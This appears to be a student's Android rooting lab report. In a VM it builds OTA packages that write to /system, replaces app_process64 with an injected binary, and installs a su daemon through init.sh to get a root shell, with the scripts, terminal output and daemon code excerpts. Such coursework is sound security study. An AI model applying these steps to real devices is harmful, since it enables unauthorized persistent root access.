

Part 1:
Task 1: Build a simple OTA package

Step 1: Write the update script.

First, I create a directory named /META-INF/com/google/android. Under this android directory, I created two files: dummy.sh and update-binary.




Then I update both dummy.sh and update-binary file.



Step 2: Build the OTA Package


Next, I create a zip file of the OTA package using command:
"zip -r Real_OTA_Package.zip Real_OTA_Package"



Step 3: Run the OTA Package

I lunch Android seed in recovery OS mode and then I transferred the zip OTA package from Ubuntu to the recovery OS.

After that, I unzipped the package file and ran update-binary file in the recovery OS.



After that I went to android VM to check that attack is successful or not by rebooting the recovery OS and checked the file /system folder inside emulator terminal. From the resulting screenshot below, it was confirmed that dummy file had been successfully created in the system folder.

Explanation:
The creation of a file in the /system folder demonstrates that the OTA package was correctly applied, despite the security mechanisms of Android. Typically, modifying the /system directory requires elevated privileges, and the ability to achieve this through an OTA package is noteworthy since it mimics real-world scenarios where system updates modify core components. This can be surprising because it highlights how vulnerabilities in the OTA update process could be exploited by malicious actors to inject unauthorized files into the system.

Task 2: Inject code via app_process

Step 1: Compile the code

First, I created a new app_process file named new_app_process.c file and updated with the given code to write something to the dummy file while invoking the original app_process program. Additionally, I created two files, Application.mk and Android.mk and made necessary update on the files.

```
[10/13/24]seed@VM:~/.../Real_OTA_Package_2$ cat Application.mk
APP_ABI := x86
APP_PLATFORM := android-21
APP_STL := stlport_static
APP_BUILD_SCRIPT := Android.mk[10/13/24]seed@VM:~/.../Real_OTA_Package_2$ cat An
droid.mk
LOCAL_PATH := $(call my-dir)
include $(CLEAR_VARS)
LOCAL_MODULE := new_app_process
LOCAL_SRC_FILES := new_app_process.c
include $(BUILD_EXECUTABLE)
[10/13/24]seed@VM:~/.../Real_OTA_Package_2$
```

To compile the code, I create a new script file called compile.sh and write the run script in it.

```
[10/13/24]seed@VM:~/.../Real_OTA_Package_2$ cat compile.sh
export NDK_PROJECT_PATH=.
ndk-build NDK_APPLICATION_MK=./Application.mk
[10/13/24]seed@VM:~/.../Real_OTA_Package_2$
```

After running the compile.sh file, it generate a binary in the ./libs/x86 folder.

```
[10/06/24]seed@VM:~/.../Real_OTA_Package_2$ ls
Android.mk  Application.mk  compile.sh  META-INF  new_app_process.c
[10/06/24]seed@VM:~/.../Real_OTA_Package_2$ ./compile.sh
Compile x86    : new_app_process <= new_app_process.c
Executable     : new_app_process
Install        : new_app_process => libs/x86/new_app_process
[10/06/24]seed@VM:~/.../Real_OTA_Package_2$ ls -al
total 36
drwxrwxr-x 5 seed seed 4096 Oct  6 12:55 .
drwxrwxr-x 3 seed seed 4096 Oct  6 11:50 ..
-rw-r--r-- 1 seed seed  147 Oct  6 12:54 Android.mk
-rw-r--r-- 1 seed seed  103 Oct  6 11:38 Application.mk
-rwxrwxr-x 1 seed seed   72 Oct  6 12:00 compile.sh
drwxrwxr-x 3 seed seed 4096 Oct  6 12:55 libs
drwxrwxr-x 3 seed seed 4096 Oct  6 09:50 META-INF
-rw-r--r-- 1 seed seed  521 Oct  6 11:34 new_app_process.c
drwxrwxr-x 3 seed seed 4096 Oct  6 12:55 obj
[10/06/24]seed@VM:~/.../Real_OTA_Package_2$ cd libs/x86
[10/06/24]seed@VM:~/.../x86$ ls
new_app_process
[10/06/24]seed@VM:~/.../x86$
```

Step 2: Write the update script and build OTA package

I then update a binary-update file with revelant script.

```
[10/13/24]seed@VM:~/.../android$
[10/13/24]seed@VM:~/.../android$ cat update-binary
mv /android/system/bin/app_process64 /android/system/bin/app_process_original
cp new_app_process /android/system/bin/app_process64
chmod a+x /android/system/bin/app_process64
[10/13/24]seed@VM:~/.../android$
```


Then zipped the OTA package and send it to android recovery OS

```
[10/06/24]seed@VM:~/.../Task_2$ zip -r Real_OTA_Package_2.zip Real_OTA_Package_2/
  adding: Real_OTA_Package_2/ (stored 0%)
  adding: Real_OTA_Package_2/Android.mk (deflated 24%)
  adding: Real_OTA_Package_2/compile.sh (deflated 1%)
  adding: Real_OTA_Package_2/libs/ (stored 0%)
  adding: Real_OTA_Package_2/libs/x86/ (stored 0%)
  adding: Real_OTA_Package_2/libs/x86/new_app_process (deflated 72%)
  adding: Real_OTA_Package_2/obj/ (stored 0%)
  adding: Real_OTA_Package_2/obj/local/ (stored 0%)
  adding: Real_OTA_Package_2/obj/local/x86/ (stored 0%)
  adding: Real_OTA_Package_2/obj/local/x86/new_app_process (deflated 65%)
  adding: Real_OTA_Package_2/obj/local/x86/objs/ (stored 0%)
  adding: Real_OTA_Package_2/obj/local/x86/objs/new_app_process/ (stored 0%)
  adding: Real_OTA_Package_2/obj/local/x86/objs/new_app_process/new_app_process.o.d (deflated 94%)
  adding: Real_OTA_Package_2/obj/local/x86/objs/new_app_process/new_app_process.o (deflated 58%)
  adding: Real_OTA_Package_2/new_app_process.c (deflated 42%)
  adding: Real_OTA_Package_2/META-INF/ (stored 0%)
  adding: Real_OTA_Package_2/META-INF/com/ (stored 0%)
  adding: Real_OTA_Package_2/META-INF/com/google/ (stored 0%)
  adding: Real_OTA_Package_2/META-INF/com/google/android/ (stored 0%)
  adding: Real_OTA_Package_2/META-INF/com/google/android/update-binary (deflated 58%)
  adding: Real_OTA_Package_2/META-INF/com/google/android/new_app_process (deflated 72%)
  adding: Real_OTA_Package_2/Application.mk (deflated 18%)
[10/06/24]seed@VM:~/.../Task_2$ ls
Real_OTA_Package_2  Real_OTA_Package_2.zip
[10/06/24]seed@VM:~/.../Task_2$ scp Real_OTA_Package_2.zip seed@10.0.2.78:/tmp
seed@10.0.2.78's password:
Real_OTA_Package_2.zip                                        100%   14KB  13.7KB/s   00:00
[10/06/24]seed@VM:~/.../Task_2$
```

I unzip the OTA package in recovery OS and ran the update-binary file.

```
seed@recovery:~$ cd /tmp/
seed@recovery:/tmp$ ls
Real_OTA_Package_2.zip
systemd-private-0bfbe2419c5b4e9aba79a434819e914e-systemd-timesyncd.service-0D7nUv
seed@recovery:/tmp$ unzip Real_OTA_Package_2.zip
Archive:  Real_OTA_Package_2.zip
   creating: Real_OTA_Package_2/
  inflating: Real_OTA_Package_2/Android.mk
  inflating: Real_OTA_Package_2/compile.sh
   creating: Real_OTA_Package_2/libs/
   creating: Real_OTA_Package_2/libs/x86/
  inflating: Real_OTA_Package_2/libs/x86/new_app_process
   creating: Real_OTA_Package_2/obj/
   creating: Real_OTA_Package_2/obj/local/
   creating: Real_OTA_Package_2/obj/local/x86/
  inflating: Real_OTA_Package_2/obj/local/x86/new_app_process
   creating: Real_OTA_Package_2/obj/local/x86/objs/
   creating: Real_OTA_Package_2/obj/local/x86/objs/new_app_process/
  inflating: Real_OTA_Package_2/obj/local/x86/objs/new_app_process/new_app_process.o.d
  inflating: Real_OTA_Package_2/obj/local/x86/objs/new_app_process/new_app_process.o
  inflating: Real_OTA_Package_2/new_app_process.c
   creating: Real_OTA_Package_2/META-INF/
   creating: Real_OTA_Package_2/META-INF/com/
   creating: Real_OTA_Package_2/META-INF/com/google/
   creating: Real_OTA_Package_2/META-INF/com/google/android/
  inflating: Real_OTA_Package_2/META-INF/com/google/android/update-binary
  inflating: Real_OTA_Package_2/META-INF/com/google/android/new_app_process
  inflating: Real_OTA_Package_2/Application.mk
seed@recovery:/tmp$ ls -l
total 24
drwxrwxr-x 5 seed seed  4096 Oct  6 13:02 Real_OTA_Package_2
-rw-rw-r-- 1 seed seed 14050 Oct  6 13:39 Real_OTA_Package_2.zip
drwx------ 3 root root  4096 Oct  6 13:12 systemd-private-0bfbe2419c5b4e9aba79a434819e914e-systemd-t
imesyncd.service-0D7nUv
seed@recovery:/tmp$ cd Real_OTA_Package_2/META-INF/com/google/android/
seed@recovery:/tmp/Real_OTA_Package_2/META-INF/com/google/android$ sudo ./update-binary
seed@recovery:/tmp/Real_OTA_Package_2/META-INF/com/google/android$
```

After that I went to android VM to check that attack is successful or not by rebooting the recovery OS and checked the file /system folder inside emulator terminal. From the resulting screenshot below, it was confirmed that dummy2 file had been successfully created in the system folder.





Explanation:
This showcases how the app_process can be intercepted to execute arbitrary code. This is

interesting because it illustrates how core system processes can be modified without direct manipulation. Intercepting app_process is often used in Android rooting or modifying system behavior, which is typically protected. It is surprising how easily an attacker can replace such binaries and have their code executed with the system's privileges

Task 3: Implement SimpleSu for Getting Root Shell.

I used the provided SimpleSu and ran the compile_all.sh which generate mydaemon and mysu files.




[10/13/24]seed@VM:~/.../SimpleSU$ tree
.
├── compile_all.sh
├── mydaemon
│   ├── Android.mk
│   ├── Application.mk
│   ├── compile.sh
│   ├── libs
│   │   └── x86
│   │   └── mydaemon
│   ├── mydaemonsu.c
│   └── obj
│   └── local
│   └── x86
│   ├── mydaemon
│   └── objs
│   └── mydaemon
│   ├──
│   │   └── socket_util
│   │   ├── socket_util.o
│   │   └── socket_util.o.d
│   ├── mydaemonsu.o
│   └── mydaemonsu.o.d
├── mysu
│   ├── Android.mk
│   ├── Application.mk
│   ├── compile.sh
│   ├── libs
│   │   └── x86
│   │   └── mysu
│   ├── mysu.c
│   └── obj
│   └── local
│   └── x86
│   ├── mysu
│   └── objs
│   └── mysu
│   ├──
│   │   └── socket_util
│   │   ├── socket_util.o
│   │   └── socket_util.o.d
│   ├── mysu.o
│   └── mysu.o.d
├── server_loc.h
└── socket_util
    ├── socket_util.c
    └── socket_util.h
21 directories, 24 files

After that, I copied mydaemon and mysu file into the /META-INF/com/google/android directory and updated the update-binary file.

```
[10/13/24]seed@VM:~/.../android$ cat update-binary
cp mysu /android/system/xbin
cp mydaemon /android/system/xbin
sed -i "/return 0/i /system/xbin/mydaemon" /android/system/etc/init.sh
[10/13/24]seed@VM:~/.../android$
```

I zipped the OTA package and transferred it to recovery OS.

```
[10/06/24]seed@VM:~/.../Task_3$ zip -r Real_OTA_Package_3.zip Real_OTA_Package_3/
  adding: Real_OTA_Package_3/ (stored 0%)
  adding: Real_OTA_Package_3/META-INF/ (stored 0%)
  adding: Real_OTA_Package_3/META-INF/com/ (stored 0%)
  adding: Real_OTA_Package_3/META-INF/com/google/ (stored 0%)
  adding: Real_OTA_Package_3/META-INF/com/google/android/ (stored 0%)
  adding: Real_OTA_Package_3/META-INF/com/google/android/update-binary (deflated 39%)
  adding: Real_OTA_Package_3/META-INF/com/google/android/mydaemon (deflated 60%)
  adding: Real_OTA_Package_3/META-INF/com/google/android/mysu (deflated 66%)
[10/06/24]seed@VM:~/.../Task_3$ scp Real_OTA_Package_3.zip seed@10.0.2.78:/tmp
seed@10.0.2.78's password:
Real_OTA_Package_3.zip                        100% 8670     8.5KB/s   00:00
[10/06/24]seed@VM:~/.../Task_3$
```

In recovery OS, I unzipped the OTA package and ran the update-binary file.

```
seed@recovery:/tmp$ ls
Real_OTA_Package_3.zip
systemd-private-f6bfd4804f444fcd865d07f2edcb177a-systemd-timesyncd.service-qfg6g3
seed@recovery:/tmp$ unzip Real_OTA_Package_3.zip
Archive:  Real_OTA_Package_3.zip
   creating: Real_OTA_Package_3/
   creating: Real_OTA_Package_3/META-INF/
   creating: Real_OTA_Package_3/META-INF/com/
   creating: Real_OTA_Package_3/META-INF/com/google/
   creating: Real_OTA_Package_3/META-INF/com/google/android/
  inflating: Real_OTA_Package_3/META-INF/com/google/android/update-binary
  inflating: Real_OTA_Package_3/META-INF/com/google/android/mydaemon
  inflating: Real_OTA_Package_3/META-INF/com/google/android/mysu
seed@recovery:/tmp$ ls
Real_OTA_Package_3
Real_OTA_Package_3.zip
systemd-private-f6bfd4804f444fcd865d07f2edcb177a-systemd-timesyncd.service-qfg6g3
seed@recovery:/tmp$ cd Real_OTA_Package_3/META-INF/com/google/android/
seed@recovery:/tmp/Real_OTA_Package_3/META-INF/com/google/android$ sudo ./update-binary
seed@recovery:/tmp/Real_OTA_Package_3/META-INF/com/google/android$
```

After that I went to android VM to check that mydaemon and mysu are created in the /system/xbin folder by rebooting the recovery OS and verify the root shell by running mysu file in emulator terminal in android VM.

```
x86_64:/system/xbin $ ls my*
mydaemon  mysu
x86_64:/system/xbin $ ./mysu
WARNING: linker: /system/xbin/mysu has text relocations. This is wasting memory and p
revents security hardening. Please fix.
start to connect to daemon
sending file descriptor
STDIN 0
STDOUT 1
STDERR 2
2
/system/bin/sh: No controlling tty: open /dev/tty: No such device or address
/system/bin/sh: warning: won't have full job control
x86_64:/ # whoami
root
x86_64:/ #
```

Questions:

● Server launches the original app process binary
File name: mydaemonsu.c
Function Name: main()
Line Number: 256-257

```
248  int main(int argc, char** argv) {
249      pid_t pid = fork();
250      if (pid == 0) {
251          //initialize the daemon if not running
252          if (!detect_daemon())
253              run_daemon(argv);
254          }
255      else {
256          argv[0] = APP_PROCESS;
257          execve(argv[0], argv, environ);
258      }
259  }
```

● Client sends its FDs
File name: mysu.c
Function Name: connect_daemon()
Line Number: 73-75

```c
int connect_daemon() {

    //get a socket
    int socket = config_socket();

    //do handshake
    handshake_client(socket);

    ERRMSG("sending file descriptor \n");
    fprintf(stderr,"STDIN %d\n",STDIN_FILENO);
    fprintf(stderr,"STDOUT %d\n",STDOUT_FILENO);
    fprintf(stderr,"STDERR %d\n",STDERR_FILENO);

    send_fd(socket, STDIN_FILENO);      //STDIN_FILENO = 0
    send_fd(socket, STDOUT_FILENO);     //STDOUT_FILENO = 1
    send_fd(socket, STDERR_FILENO);     //STDERR_FILENO = 2

```

● Server forks to a child process
File name: mydaemonsu.c
Function Name: run_daemon()
Line Number: 131

```c
void run_daemon( char** argv) {
    if (getuid() != 0) {
        ERRMSG("Daemon require root privilege\n");
        exit(EXIT_FAILURE);
    }

    //get a UNIX domain socket file descriptor
    int socket = creat_socket();

    //wait for connection
    //and handle connections
    int client;
    while ((client = accept(socket, NULL, NULL)) > 0) {
        if (0 == fork()) {
            close(socket);
            ERRMSG("Child process start handling the connection\n");
            exit(child_process(client,argv));
            child_process(client, argv);
        }
        else {
            close(client);
        }
    }
```

